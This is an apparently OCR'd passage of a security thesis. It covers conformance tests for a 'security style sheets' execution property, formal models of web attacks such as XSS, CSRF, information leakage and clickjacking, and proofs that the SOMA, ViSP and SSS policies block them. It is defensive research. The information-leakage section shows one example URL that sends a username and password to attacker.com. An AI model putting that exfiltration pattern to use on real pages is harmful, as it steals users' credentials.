
The content loaded from both local and external servers is simply a short snippet of JavaScript which attempts to modify the result (given in a `span` tag). For example, one such piece of JavaScript code is shown in Listing 6.13. If we were to constrain different types of content in different manners as with CSP, we would have to alter this test to include more content-types and to attempt to load things which are not JavaScript. However, for the

```
document.getElementById("result-domain5").innerHTML = "yes";
```

Listing 6.13: JavaScript code used to test domain-channels

simplified domain-channels property, we can load just a single line of JavaScript for testing.

6.7.3 execution


Tests for "execution" property

1. Execution allowed in Allow box [expect: yes]: yes (pass)
2. Execution allowed in Deny box [expect: no]: yes (fail)
3. Execution allowed in Deny-in-Allow subbox (can reduce permissions) [expect: no]: yes (fail)
4. Execution allowed in Allow-in-Deny subbox (can't upgrade permissions) [expect: no]: yes (fail)

Figure 6.5: `execution` conformance test: results for an unmodified browser

The `execution` conformance tests are shown in Figure 6.5, as they appear in a browser that does not support security style sheets.

There are four tests for the `execution` property. The first two tests verify behaviour for the two possible settings: `yes` and `no`. The test for `execution: yes` will pass even in a normal browser, while `execution: no` will fail in a normal browser because all code is automatically executed.

The next two tests are for the behaviour of sub-trees. Here, we must be careful of privilege escalation: it should not be possible to make and use a `execution: yes` area within an existing `execution: no` one, otherwise a clever attacker would simply escalate privileges to ensure that their malicious code will run. We do, however, support the restriction of privilege, so it should be possible to make a `execution:no` area within a `execution: yes` area and have both behave as described.

```
<div id="deny-in-allow" class="deny subbox">
    Deny (in allow)
   <script type="text/javascript">
    document.getElementById("result-deny-in-allow").innerHTML="yes";
   </script>
</div>
```

Listing 6.14: Sample execution testing code (the deny sub-box within the allow box)

The code used for these tests is very simple: it attempts to change the value of the test result section (the red or green box at the end of each list item) to be `yes` instead of `no`. The actual colours and the pass/fail note are provided by another function. A sample of this simple code, including the surrounding XHTML, can be seen in Listing 6.14.

6.8 Conclusions

Security style sheets is a way to harmonize currently separate client-side web security techniques. By combining the ideas of whitelisting, sandboxing and others into a single syntax, we aim to limit the amount of time required for interested web site owners to provide greater security for their sites. Because this syntax is very similar to that of cascading style sheets, policy writers will be able to leverage information already provided as part of a web site's design, thus easing the creation of new policy.

7 Formal Models

A web security policy language must provide provable security. However, it is exceedingly difficult to prove that a language will provide security for a sufficiently wide array of web sites. So to give a more general picture here, we have looked at exactly what functionality is required for a set of common attacks, and how this functionality can be constrained by various policy languages to stop attacks. More specific worked policy examples are given in Chapter 8 to demonstrate the actual use of the policy languages.

7.1 Assumptions

The largest assumption inherent within these models is the assumption that the representation of the page used cannot be arbitrarily changed. As discussed in Section 6.6.3, this is not actually true for the HTML DOM (and by extension, the layout) in many current browser and website implementations, although researchers have provided ways to ensure this property.

Another assumption is that it is *possible* to put in the constraints necessary to stop attacks. That is, that the page does not need to grant unrestricted access to malicious code in order to function. While our empirical tests have shown policy to be feasible on many websites, we have not ruled out the possibility that pathological cases exist.

7.2 The model of a page

A web page goes through a couple of symbolic representations before it reaches the user, as we mentioned at the end of Section 2.1.1. In short, it goes from a set of server-side scripts (or static HTML pages) to an HTML representation that is transmitted to the client. The client then interprets the HTML to create the HTML DOM (Document Object Model) which can then be manipulated (e.g. by JavaScript). Finally, this DOM is rendered for human eyes. Because we are concerned with the security on the client side, we are interested especially in the DOM and the final rendering. These are separate but related representations of a web page.

The HTML DOM is a tree structure. The root is called "document" and each node in the tree is an HTML element which has a parent and may have any number of children (including none). For our basic model, each element looks like this:

e	$\leftarrow$	an element in the HTML DOM
$e.parent$	$\leftarrow$	the (singular) parent of e
$e.child[n]$	$\leftarrow$	the nth child of e
$e.data$	$\leftarrow$	the data (e.g. innerHTML) found in node e

As one might expect, the root node, *document* is different from the others in that it has no parent. Thus, $e.parent$ is $null \Rightarrow e == document$. All other HTML elements, including scripts, have a parent.

The visual representation of a page can be abstracted in a variety of different ways, including as a single large image filled with individual pixels of information. However, it is conceptually more useful for us to see it as a similar tree structure for a few reasons. As a side effect of the fact that web pages are build from the tree structure of HTML and the HTML DOM, it is in fact common to see nested tree-like structure in the visual representation: for example, a column may enclose several menus and widgets as children. For now, we will use similar terminology for both and specify only if it is relevant whether this is the visual tree representation or the DOM tree representation. This allows us to see the similarities between the two approaches even when the underlying representation may be very different.

7.3 Basic Behaviours

7.3.1 Loading Content

c	$\leftarrow$	a resource requested by the page
e	$\leftarrow$	the element where the request was made
$C_r(e, c)$	$\leftarrow$	e requests content c
$C_{ok}(e, c)$	$\leftarrow$	c is loaded

7.3.2 Interacting with other page elements

e	$\leftarrow$	an element of the page
f	$\leftarrow$	another element of the page
$A_r(e, f)$	$\leftarrow$	e requests access to element f
$A_{ok}(e, f)$	$\leftarrow$	e gains access to element f

7.3.3 Taking and displaying input

i	$\leftarrow$	user input (e.g. a comment on a blog post)
e	$\leftarrow$	the element where the input will be displayed

$I(i)$	$\leftarrow$	Website accepts input i (e.g. through a form or the URL)
$W(e,i)$	$\leftarrow$	Input i is written into element e

Note that writing to an element using $W(e,i)$ requires access to said element using A_r and A_{ok}.

7.4 Malicious behaviours

7.4.1 Malicious Content Injection (Cross-Site Scripting)

This is a model of the attack described in Section 2.2.1.

i_m	$\leftarrow$	malicious user input (e.g. a comment on a blog post)
f	$\leftarrow$	the form used to obtain said input
e	$\leftarrow$	the element where the input will be displayed

$W(e,i)$	$\leftarrow$	Input i is written into element e

Note that $W(e,i)$ requires access to the element, which means the following things must occur before $W(e,i)$ will succeed:

$A_r(e,f)$	$\leftarrow$	e requests access to element f
$A_{ok}(e,f)$	$\leftarrow$	e gains access to element f

Malicious content injection looks like this:

$$I(i) \Rightarrow W(e,i_m)$$

$$W(e,i_m) \Rightarrow e \supseteq i_m$$

Note that in contrast, successfully sanitized input requires a function that strips unwanted content from input:

$S(i) \leftarrow i$ is sanitized for safe output

$\therefore S(i_m) \nsubseteq \{\textit{malicious content}\}$

Thus $i' = S(i) \wedge i' \subseteq$ {the set of safe outputs}.

So successfully sanitized output looks like this:

$I(i)$	$\Rightarrow$	$W(e, S(i_m))$
$W(e, S(i_m))$	$\Rightarrow$	$e \supseteq S(i_m)$

Recall: $S(i_m) \not\supset i_m \therefore e \nsupseteq i_m$

Unfortunately, given how difficult proper sanitization can be, it is possible that there would be some attempt at sanitization even in a malicious content injection, it's just that $S(i_m)$ will not successfully remove all the malicious content, so even though it should be true that

$S(i_m) \nsubseteq \{\textit{malicious content}\}$

the reality may be that

$S(i_m) \subseteq \{\textit{malicious content}\}$ because $S(i_m)$ is broken or the range of malicious content is larger than previously known. If this is the case, the assumptions within the sanitized output equations will break down.

7.4.2 Defacement

This is a model of the attack described in Section 2.3.1.

e_m	$\leftarrow$	an element of the page which contains malicious content
i_g	$\leftarrow$	digital graffiti
f	$\leftarrow$	another element of the page
$W(e, i)$	$\leftarrow$	Input i is written into element e

Defacement is somewhat similar to malicious content injection, only in this case the injected content comes from somewhere else in the page.

$e_m \subseteq i_g$

$A_r(e_m, f)$

$A_{ok}(e_m, f)$

$W(f, i_g) \Rightarrow f \supset i_g$

7.4.3 Additional content load

In this attack, the malicious user manages to get a website to load additional content from an external source. This type of attack provides the origin for the term "cross site scripting attack" since originally malicious scripts were loaded from external sites. In 2008, external content loads were found to be the most common vector for drive by download attacks [72]. This is a model of the attack described in Section 2.3.2.

e_m	$\leftarrow$	a element containing malicious HTML
r	$\leftarrow$	a resource on an another system
$C_r(e, r)$	$\leftarrow$	e requests r
$C_{ok}(r)$	$\leftarrow$	r is loaded

$C_r(e_m, r)$

$C_{ok}(r)$

Once r_m is loaded, becomes part of the page and can do whatever. For example, in a drive-by download attack this would load JavaScript that then executes and breaks out of the browser's sandbox.

As discussed in Section 2.3.2, this can also be used to do a denial of service attack on another system.

7.4.4 Information leakage

This is a model of the attack described in Section 2.3.3.

s_m	$\leftarrow$	a malicious script which is an element of the page
t	$\leftarrow$	a target node containing valuable information
c_m	$\leftarrow$	a resource on an attacker-controlled system
$A_r(e, f)$	$\leftarrow$	e requests access to element f
$A_{ok}(e, f)$	$\leftarrow$	e gains access to element f
$C_r(e, c, t)$	$\leftarrow$	e requests r, sending information t as part of that request

The attack proceeds as follows: the malicious script s_m requests information from target node t and receives it. The script then requests content r_m from another server, sending information t' as part of that request. For example, if t included the username "mal" and the password "browncoat" then t' might be the string "?user=mal&pwd=browncoat" which could be appended to a URL load for, say, an image on `attacker.com`. The resulting request would be for `http://attacker.com/image.jpg?user=mal&pwd=browncoat`, and `attacker.com` could easily extract the private information from the server URL logs. In symbolic terms, the attack looks like this:

$A_r(s_m, t)$

$A_{ok}(s_m, t)$

$C_r(s_m, r_m, t')$

Note that we do not actually care whether the content was correctly loaded; it is the request that sends the information.

7.4.5 Use of user credentials

This is a model of the attack described in Section 2.3.4.

e_m	$\leftarrow$	a element containing malicious code
f	$\leftarrow$	a element which enables user action (e.g. submitting an order, adding a friend)
$M(e, f)$	$\leftarrow$	element e manipulates element f (e.g. submits a form, clicks a link)

The attack, then, looks this:

$A_r(e_m, f)$

$A_{ok}(e_m, f)$

$M(e_m, f)$

The malicious element e_m requests access to another element f and receives it. Once it has this access, it can manipulate f to take any action provided by f's interface.

7.4.6 Cross-site request forgery

This is a model of the attack described in Section 2.3.5.

e_m	$\leftarrow$	a element containing malicious code
u	$\leftarrow$	a URL on a website
$C_r(e, u)$	$\leftarrow$	e requests u
$C_{ok}(e, u)$	$\leftarrow$	u is loaded by e

Cross site request forgery is very similar to a malicious content load, only instead of the origin site being harmed by the content load, it is the third party site that is harmed. In this attack, malicious element e_m requests external content u, which causes an action to take place.

$C_r(e_m, u)$

$C_{ok}(u) \rightsquigarrow$ An action taking place on u's website

Recall the specifications say that this should not be possible and that actions should only take place when a form is submitted; however, this is not the case in practice.

7.4.7 Clickjacking

This is a model of the attack described in Section 2.3.6.

e_m	$\leftarrow$	an element containing malicious code
f	$\leftarrow$	a target element f
$T_a(f)$	$\leftarrow$	user attempts to click element f

The attack proceeds as follows:

$e_m \text{covers} f$

$T_a(f) \Rightarrow T_ok(e_m)$

7.5 Security Policy

7.5.1 SOMA

r	$\leftarrow$	a resource requested by the page
$r.domain$	$\leftarrow$	the domain of r
$r.domain.approval$	$\leftarrow$	the approval list of r
p	$\leftarrow$	the origin page
$p.manifest$	$\leftarrow$	the manifest of page p
$E(p, r)$	$\leftarrow$	$p \subset$ an embed request for r
$C_r(p, r)$	$\leftarrow$	r is requested by p
$C_{ok}(p, r)$	$\leftarrow$	r is loaded into p

The procedure for SOMA:

$E(p, r) \wedge r \subseteq p.manifest \Rightarrow C_r(p, r)$

$p.domain \subseteq r.domain.approval \Rightarrow C_{ok}(p, r)$

7.5.2 ViSP

Unlike the other policies, ViSP uses a visual model of the page that corresponds to the underlying HTML DOM but is not directly equivalent to it. To designate this, I am using the superscript v.

e^v	$\leftarrow$	an element of the page
$e^v.whitelist$	$\leftarrow$	the whitelist of e
f^v	$\leftarrow$	another element of the page

$A^v_r(e,f)$	$\leftarrow$	e requests access to element f
$A^v_{ok}(e,f)$	$\leftarrow$	e gains access to element f
$W(e)$	$\leftarrow$	the whitelist of e

$$A^v_r(e,f) \wedge e \subseteq W(f^v) \Rightarrow A^v_{ok}(e^v, f^f)$$

```
W($f^v$) {
   if (!$f^v$.parent) {
      if ($f^v$.channel) {
         return $f^v$.channel;
      }
      // no policy set, so all access allowed
      return $\infty$;
   }
   if ($f^v$.channel) {
      // be conservative about policy: child nodes  can only be more
      // restrictive than parents.
      return $f^v$.policy.channel $\cap$ $f^v$.parent.channel;
   } else {
      return $f^v$.parent.channel;
   }
}
```

Listing 7.1: Pseudocode for the ViSP function which gets the element whitelist of e

7.5.3 Domain Channels (SSS)

r	$\leftarrow$	a resource requested by the page
$r.domain$	$\leftarrow$	the domain of r
e	$\leftarrow$	the element where the request was made

$C_r(e, r)$	$\leftarrow$	e requests r
$C_{ok}(e, r)$	$\leftarrow$	r is loaded
$W(e)$	$\leftarrow$	the whitelist of e

$R(e, r) \wedge r.domain \subseteq W(e) \Rightarrow L(r)$

In all other circumstances, the load will be blocked. That is, $\neg R(e, r) \vee r.domain \nsubseteq W(e) \Rightarrow \neg L(r)$.

```
W(e) {
    if (e.policy.domain−channels) {
        return e.policy.domain−channels;
    }
    if (P(e)) {
        // default to the parent's policy
        return W(P(e)));
    } else {
        // no policy was ever set, so all domains allowed
        return ∞;
    }
}
```

Listing 7.2: Pseudocode for the function which obtains the whitelist of e

7.5.4 Page Channels (SSS)

e	$\leftarrow$	an element of the page
f	$\leftarrow$	another element of the page
$R(e, f)$	$\leftarrow$	e requests access to element f
$A(e, f)$	$\leftarrow$	e gains access to element f
$We(e)$	$\leftarrow$	the element whitelist of e

$$R(e, f) \wedge f \subseteq We(e) \Rightarrow A(e, f)$$

```
We(e) {
    if (!e.parent) {
        if (e.policy.page-channels) {
            return e.policy.page-channels;
        }
        // no policy set, so all access allowed
        return ∞;
    }
    if (e.policy.page-channels) {
        // be conservative about policy: child nodes  can only be more
        // restrictive than parents.
        return e.policy.page-channels ∩ e.parent.policy.page-channels;
    } else {
        return e.parent.policy.page-channels;
    }
}
```

Listing 7.3: Pseudocode for the function which gets the element whitelist of e

Note that the code in Listing 7.3 is the same as in Listing 7.1, only using the HTML DOM elements instead of the ViSP visual elements.

7.5.5 Execution (SSS)

e	$\leftarrow$	an element of the page
$X(e)$	$\leftarrow$	execution policy for e
$E(e)$	$\leftarrow$	e is executed

$X(e) \Rightarrow E(e)$

```
X(e) {
    if (e.policy.execution) {
        return e.policy.execution;
    }
    if (e.parent) {
        return X(e.parent);
    } else {
        return TRUE;
    }
}
```

Listing 7.4: Pseudocode for the function which gets the execution policy of e

7.6 How policies mitigate attacks

7.6.1 SOMA

SOMA places restrictions upon content requests and includes. Specifically, it places restrictions on the following functions:

$C_r(p, r)$	$\leftarrow$	r is requested by p
$C_{ok}(p, r)$	$\leftarrow$	r is loaded into p

And each of these actions only take place if the resource r's domain is on page p's whitelist, and if page p's domain is on r's domain's whitelist.

Theorem 7.6.1 *Given a policy such that the SOMA manifest does not include the target* *domain (i.e. r.domain is not approved), SOMA can be used to stop additional content loads.*

Proof Additional Content Loads require content to be loaded into the page. That is,

$C_r(e, r) \quad \leftarrow \quad e$ requests r

$C_{ok}(r) \quad \leftarrow \quad r$ is loaded

In this case, we are assuming that *r.domain* may be controlled by the attacker for hosting potentially malicious content. However, SOMA places restrictions using *p.domain* on C_{ok} as follows:

$r.domain \subseteq p.domain.manifest \Rightarrow C_r(p, r)$

$r.domain \nsubseteq p.domain.manifest \Rightarrow \neg C_r(p, r)$

So if $\exists \ p.domain.manifest \mid r.domain \nsubseteq p.domain.manifest \Rightarrow \neg C_r(p, r)$

Thus, SOMA can be used to stop additional content requests to non-approved domains. But additional content loads require requests to be sent to arbitrary domains.

If $r.domain \nsubseteq p.domain.manifest \Rightarrow \neg C_r(p, r)$.

$\therefore$ Given a policy such that the SOMA manifest does not include the target domain (i.e. *r.domain* is not approved), SOMA can be used to stop additional content loads.

Theorem 7.6.2 *Given a policy such that the SOMA manifest does not include the attacker's target domain, SOMA can be used to stop information leakage.*

Proof Information Leakage requires content to be accessed and then transmitted elsewhere. That is, it requires the following functionality:

$A_r(e, f) \quad \leftarrow \quad e$ requests access to element f

$A_{ok}(e, f) \quad \leftarrow \quad e$ gains access to element f

$C_r(p, r) \quad \leftarrow \quad p$ requests r

SOMA places restrictions on C_r as follows:

$r.domain \subseteq p.domain.manifest \Rightarrow C_r(p, r)$

$r.domain \nsubseteq p.domain.manifest \Rightarrow \neg C_r(p, r)$

So if $\exists \ p.domain.manifest \mid r.domain \nsubseteq p.domain.manifest \Rightarrow \neg C_r(p, r)$

Thus, SOMA can be used to stop additional content loads from non-approved domains. But information leakage requires content requests from attacker-controlled domains.

If $r.domain \nsubseteq p.domain.manifest \Rightarrow \neg C_r(p, r)$.

$\therefore$ Given a policy such that the SOMA manifest does not include the target domain (i.e. *r.domain* is not approved), SOMA can be used to stop information leakage.

Theorem 7.6.3 *Given a policy such that the SOMA approval does not approve the attacking domain, SOMA can be used to stop CSRF.*

Proof Cross-site request forgery requires requests to be sent to victim domains and content to be loaded from these domains. That is, they require the following functionality:

$C_r(e, u) \quad \leftarrow \quad e$ requests u

$C_{ok}(e, u) \quad \leftarrow \quad u$ is loaded by e

In this attack, *p.domain* may have been compromised or malicious, so we rely instead on protections on *r.domain* which is the proposed victim site.

SOMA places restrictions on C_{ok} as follows:

$p.domain \subseteq r.domain.approval \Rightarrow C_{ok}(p, r)$

So if $\exists\ r.domain.approval \mid p.domain \nsubseteq r.domain.approval \Rightarrow \neg C_{ok}(p, r)$

Thus, SOMA can be used by the victim domain to stop requests from non-approved domains. But CSRF requires content requests from attacker-controlled domains.

If $r.domain \nsubseteq p.domain.manifest \Rightarrow \neg C_r(p, r)$.

$\therefore$ Given a policy such that the SOMA approval does not approve the attacking domain, SOMA can be used to stop CSRF.

Theorem 7.6.4 *Given a policy such that the SOMA manifest does not include the victim domain, SOMA can be used to stop CSRF.*

Proof Note that if the *p.domain* is not compromised, but could contain malicious code, SOMA can provide similar protections using restrictions on C_r. More specifically:

$r.domain \subseteq p.domain.manifest \Rightarrow C_r(p, r)$

$r.domain \not\subseteq p.domain.manifest \Rightarrow \neg C_r(p, r)$

So if $\exists\ \ p.domain.manifest \mid r.domain \not\subseteq p.domain.manifest \Rightarrow \neg C_r(p, r)$

Thus, SOMA can be used to stop Cross Site Request Forgery to non-approved domains (i.e. those not on the manifest). But CSRF requires requests to be sent to arbitrary domains.

If $r.domain \not\subseteq p.domain.manifest \Rightarrow \neg C_r(p, r)$.

$\therefore$ Given a policy such that the SOMA manifest does not include the victim domain, SOMA can be used to stop CSRF.

7.6.2 ViSP

ViSP places restrictions upon information transfer within the page. Specifically, it puts restrictions on the following functions:

$A^v_{ok}(e, f) \ \leftarrow\ $ e gains access to element f

Theorem 7.6.5 *Given a ViSP policy such that the malicious code does not have access to the target element where the content will be included, ViSP can be used to stop malicious content injection.*

Proof Malicious Content Injection requires that content be included in a page. That is, it requires the following functionality:

$W(e, i) \ \leftarrow\ $ Input i is written into element e

But in order to write to a given section of the page, one must actually have access to that section:

$A^v_{ok}(e, f) \ \leftarrow\ $ e gains access to element f

ViSP places limits on A^v_{ok} as follows:

$A^v_r(e, f) \wedge e \subseteq W(f^v) \Rightarrow A^v_{ok}(e^v, f^f)$

That is, a request must be made and the requested element f must have a whitelist that includes the requesting element e.

Thus, ViSP can stop content injections from elements that are not on the whitelist.

$\therefore$ Given a ViSP policy such that the malicious code does not have access to the target element where the content will be included, ViSP can be used to stop malicious content injection.

Theorem 7.6.6 *Given a ViSP policy such that the malicious code does not have access to the target element to be defaced, ViSP can be used to stop defacement attacks.*

Proof Defacement requires access to write to a given element of the page. That is, it requires the following functionality:

$W(e,i) \quad \leftarrow \quad$ Input i is written into element e

But in order to write to a given section of the page, one must actually have access to that section:

$A^v_{ok}(e,f) \quad \leftarrow \quad e$ gains access to element f

ViSP places limits on A^v_{ok} as follows:

$A^v_r(e,f) \wedge e \subseteq W(f^v) \Rightarrow A^v_{ok}(e^v,f^f)$

That is, a request must be made and the requested element f must have a whitelist that includes the requesting element e.

Thus, ViSP can stop defacement from elements that are not on the whitelist.

$\therefore$ Given a ViSP policy such that the malicious code does not have access to the target element to be defaced, ViSP can be used to stop defacement attacks.

Theorem 7.6.7 *Given a ViSP policy where the malicious code does not have access to the element which contains sensitive information, ViSP can be used to stop information leakage.*

Proof In order to perform information leakage, the malicious code needs access to information to leak. That is, it requires the following functionality:

$A^v_{ok}(e, f) \quad \leftarrow \quad e$ gains access to element f

ViSP places limits on A^v_{ok} as follows:

$A^v_r(e, f) \wedge e \subseteq W(f^v) \Rightarrow A^v_{ok}(e^v, f^f)$

That is, a request must be made and the requested element f must have a whitelist that includes the requesting element e.

Thus, ViSP can stop information leakage from by protecting sensitive elements from those which might be co-opted to leak information.

$\therefore$ Given a ViSP policy where the malicious code does not have access to the element which contains sensitive information, ViSP can be used to stop information leakage.

Theorem 7.6.8 *Given a ViSP policy where the malicious code does not have access to the elements which make use of user credentials, ViSP can be used to stop use of user credentials.*

Proof In order to use user credentials, the malicious code must be able to access the areas which are used by the user to perform actions. That is, it requires the following functionality:

$A^v_{ok}(e, f) \quad \leftarrow \quad e$ gains access to element f

ViSP places limits on A^v_{ok} as follows:

$A^v_r(e, f) \wedge e \subseteq W(f^v) \Rightarrow A^v_{ok}(e^v, f^f)$

That is, a request must be made and the requested element f must have a whitelist that includes the requesting element e.

Thus, ViSP can stop information leakage from by protecting sensitive elements from those which might be co-opted to leak information.

$\therefore$ Given a ViSP policy where the malicious code does not have access to the elements which make use of user credentials, ViSP can be used to stop use of user credentials.

7.6.3 SSS Domain Channels

SSS Domain Channels places restrictions upon what content can be included in a page, but unlike SOMA it restricts using only a whitelist on the page where the include is to occur, not on the third party content provider side. Specifically, it places restrictions on the following functions:

$C_{ok}(p, r) \quad \leftarrow \quad r$ is loaded into p

Theorem 7.6.9 *Given an SSS policy where the requesting element does not allow includes from the requested domain, SSS Domain Channels can be used to stop additional content loads.*

Proof Additional Content Loads require content to be loaded into the page. That is,

$C_r(e, r) \quad \leftarrow \quad e$ requests r

$C_{ok}(r) \quad \leftarrow \quad r$ is loaded

In this case, we are assuming that $r.domain$ may be controlled by the attacker for hosting potentially malicious content. However, SSS Domain Channels places restrictions using $p.domain$ on C_{ok} like SOMA does, as follows:

$r.domain \subseteq p.domain.manifest \Rightarrow C_r(p, r)$

$r.domain \nsubseteq p.domain.manifest \Rightarrow \neg C_r(p, r)$

So if $\exists \; p.domain.manifest \mid r.domain \nsubseteq p.domain.manifest \Rightarrow \neg C_r(p, r)$

Thus, SSS Domain Channels can be used to stop additional content requests to non-approved domains. But additional content loads require requests to be sent to arbitrary domains.

$\therefore$ Given an SSS policy where the requesting element does not allow includes from the requested domain (i.e. $r.domain$ is not in $W(e)$), SSS Domain Channels can be used to stop additional content loads.

Theorem 7.6.10 *Given an SSS policy where the requesting element does not allow includes from the attacker's domain, SSS Domain Channels can be used to stop information leakage.*

Proof Information Leakage requires content to be accessed and then transmitted elsewhere. That is, it requires the following functionality:

$C_r(e, r) \quad \leftarrow \quad e$ requests r

$C_{ok}(r) \quad \leftarrow \quad r$ is loaded

In this case, we are assuming that *r.domain* is an attacker-controlled domain which will receive the leaked information. However, SSS Domain Channels places restrictions using *p.domain* on C_{ok} like SOMA does, as follows:

$r.domain \subseteq p.domain.manifest \Rightarrow C_r(p, r)$

$r.domain \not\subseteq p.domain.manifest \Rightarrow \neg C_r(p, r)$

So if $\exists\ p.domain.manifest \mid r.domain \not\subseteq p.domain.manifest \Rightarrow \neg C_r(p, r)$

Thus, SSS Domain Channels can be used to stop information leakage to non-approved domains. But information leakage requires requests to be sent to arbitrary domains.

$\therefore$ Given an SSS policy where the requesting element does not allow includes from the attacker's domain (i.e. *r.domain* is not in $W(e)$), SSS Domain Channels can be used to stop information leakage.

Theorem 7.6.11 *Given an SSS policy where the victim domain is not on the whitelist for the requesting element, SSS Domain Channels can be used to stop CSRF.*

Proof Cross-site request forgery requires requests to be sent to victim domains and content to be loaded from these domains. That is, they require the following functionality:

$C_r(e, u) \quad \leftarrow \quad e$ requests u

$C_{ok}(e, u) \quad \leftarrow \quad u$ is loaded by e

Unlike SOMA, however, SSS Domain Channels places additional constraints on only C_r, not C_{ok}, so it can only help if the site itself is not malicious but may have become compromised with malicious content.

$r.domain \subseteq p.domain.manifest \Rightarrow C_r(p, r)$

$r.domain \not\subseteq p.domain.manifest \Rightarrow \neg C_r(p, r)$

So if $\exists\ p.domain.manifest \mid r.domain \not\subseteq p.domain.manifest \Rightarrow \neg C_r(p, r)$

Thus, SSS Domain Channels can be used to stop Cross Site Request Forgery to non-approved domains (i.e. those not on the manifest). But CSRF requires requests to be sent to arbitrary domains.

$\therefore$ Given an SSS policy where the victim domain is not on the whitelist for the requesting element (i.e. $r.domain \nsubseteq W(e)$), SSS Domain Channels can be used to stop CSRF

7.6.4 SSS Page Channels

SSS Page Channels place restrictions upon information transfer within the page. Specifically, it places restrictions on the following functions:

$A^{v}_{ok}(e, f) \leftarrow$ e gains access to element f

Theorem 7.6.12 *Given a policy where the malicious code does not have access to the target element for injection, SSS Page Channels can be used to stop malicious content injection.*

Proof Malicious Content Injection requires that content be included in a page. That is, it requires the following functionality:

$W(e, i) \leftarrow$ Input i is written into element e

But in order to write to a given section of the page, one must actually have access to that section:

$A_{ok}(e, f) \leftarrow$ e gains access to element f

SSS Page Channels places limits on A_{ok} as follows:

$A_r(e, f) \wedge e \subseteq W(f) \Rightarrow A_{ok}(e, f)$

That is, a request must be made and the requested element f must have a whitelist that includes the requesting element e.

Thus, SSS Page Channels can stop content injections from elements that are not on the whitelist. That is if $e \nsubseteq W(f)$.

$\therefore$ Given a policy where the malicious code does not have access to the target element for injection, SSS Page Channels can be used to stop malicious content injection.

Theorem 7.6.13 *Given a policy where the malicious code in e does not have access to the element to be defaced, f, SSS Page Channels can be used to stop defacement attacks.*

Proof Defacement requires access to write to a given element of the page. That is, it requires the following functionality:

$W(e,i) \quad \leftarrow \quad$ Input i is written into element e

But in order to write to a given section of the page, one must actually have access to that section:

$A_{ok}(e,f) \quad \leftarrow \quad e$ gains access to element f

SSS Page Channels places limits on A_{ok} as follows:

$A_r(e,f) \wedge e \subseteq W(f) \Rightarrow A_{ok}(e,f)$

That is, a request must be made and the requested element f must have a whitelist that includes the requesting element e.

Thus, SSS Page Channels can stop defacement from elements that are not on the whitelist.

$\therefore$ Given a policy where the malicious code in e does not have access to the element to be defaced, f, SSS Page Channels can be used to stop defacement attacks.

Theorem 7.6.14 *Given an SSS policy such that the malicious code in element e does not have access to the sensitive content in element f, SSS Page Channels can be used to stop information leakage.*

Proof In order to perform information leakage, the malicious code needs access to information to leak. That is, it requires the following functionality:

$A^v_{ok}(e,f) \quad \leftarrow \quad e$ gains access to element f

SSS Page Channels places limits on A_{ok} as follows:

$A_r(e,f) \wedge e \subseteq W(f) \Rightarrow A_{ok}(e,f)$

That is, a request must be made and the requested element f must have a whitelist that includes the requesting element e.

Thus, SSS Page Channels can stop information leakage from by protecting sensitive elements from those which might be co-opted to leak information.

$\therefore$ Given an SSS policy such that the malicious code in element e does not have access to the sensitive content in element f, SSS Page Channels can be used to stop information leakage.

Theorem 7.6.15 *Given an SSS policy such that the malicious code in element e does not have access to the functionality in element f, SSS Page Channels can be used to limit use of user credentials.*

Proof In order to use user credentials, the malicious code must be able to access the areas which are used by the user to perform actions. That is, it requires the following functionality:

$A_{ok}(e,f) \quad \leftarrow \quad e$ gains access to element f

ViSP places limits on A_{ok} as follows:

$A_r(e,f) \wedge e \subseteq W(f) \Rightarrow A_{ok}(e,f)$

That is, a request must be made and the requested element f must have a whitelist that includes the requesting element e.

Thus, SSS Page Channels can stop information leakage from by protecting sensitive elements from those which might be co-opted to leak information.

$\therefore$ Given an SSS policy such that the malicious code in element e does not have access to the functionality in element f, SSS Page Channels can be used to limit use of user credentials.

7.6.5 SSS Execution

SSS's Execution property places restrictions upon what code can be executed within a given page. Specifically, it places restrictions on the following functions:

$E(e) \leftarrow$ e is executed

Theorem 7.6.16 *Given an SSS policy where the malicious code is in an element where it is not allowed to execute, SSS Execution can be used to stop use of user credentials.*

Proof In order to use user credentials, the malicious code must be able to execute. That is, it requires the following functionality:

$M(e, f) \leftarrow$ element e manipulates element f (e.g. submits a form, clicks a link)

However, $M(e, f)$ in turn requires the ability to execute scripts in e, that is $E(e)$ must be allowed.

SSS Execution places limits on which scripts can be executed as follows:

$X(e) \leftarrow$ execution policy for e

$E(e) \leftarrow$ e is executed

$X(e) \Rightarrow E(e)$ and conversely, $\neg X(e) \Rightarrow \neg E(e)$

Thus, SSS Execution can stop use of user credentials if the code is inserted into a region where $\neg X(e)$.

$\therefore$ Given an SSS policy where the malicious code is in an element e where it is not allowed to execute, SSS Execution can be used to stop use of user credentials.

7.6.6 Notes on Other Limitations SSS Execution Provides

As discussed in Section 2.3.8.3, many attacks can be done without scripting, but are easier if JavaScript can be used to access content, insert references, etc. As a result, while SSS Execution may not stop the *required* functionality for some attacks, it will often stop functionality that is *used* in practice.

Here are some examples in which execution of scripts may aid in attacks:

Malicious Content Injection The content included may be a script designed to carry out an attack, and/or the content may be injected using a script.

Defacement Scripting may be used to gain access to other elements or perform more complicated replacements.

Additional Content Load Scripting may be used to place the additional content request.

Information Leakage Scripting may be used to find private content.

Cross Site Request Forgery Scripting may be used to initiate the CSRF request.

7.6.7 Summary

Table 7.6.7 shows how my security policies can be used to mitigate attacks by limiting the potential for certain actions.

Each policy puts restrictions on actions required for certain types of attack:

- SOMA restricts content requests and loads to sites with mutual approval (i.e. on whitelists on the origin and content provider servers), thus any malicious behaviour requiring $C_r(e, c, t)$ or $C_{ok}(e, c, t)$ will be limited.
- ViSP restricts communication between visual elements of the page, so any malicious behaviour requiring $A_{ok}(e^v, f^v)$ will be restricted.
- SSS's domain channels restrict content requests and loads to sites with origin approval, thus any malicious behaviour requiring $C_r(e, c, t)$ or $C_{ok}(e, c, t)$ will be restricted.
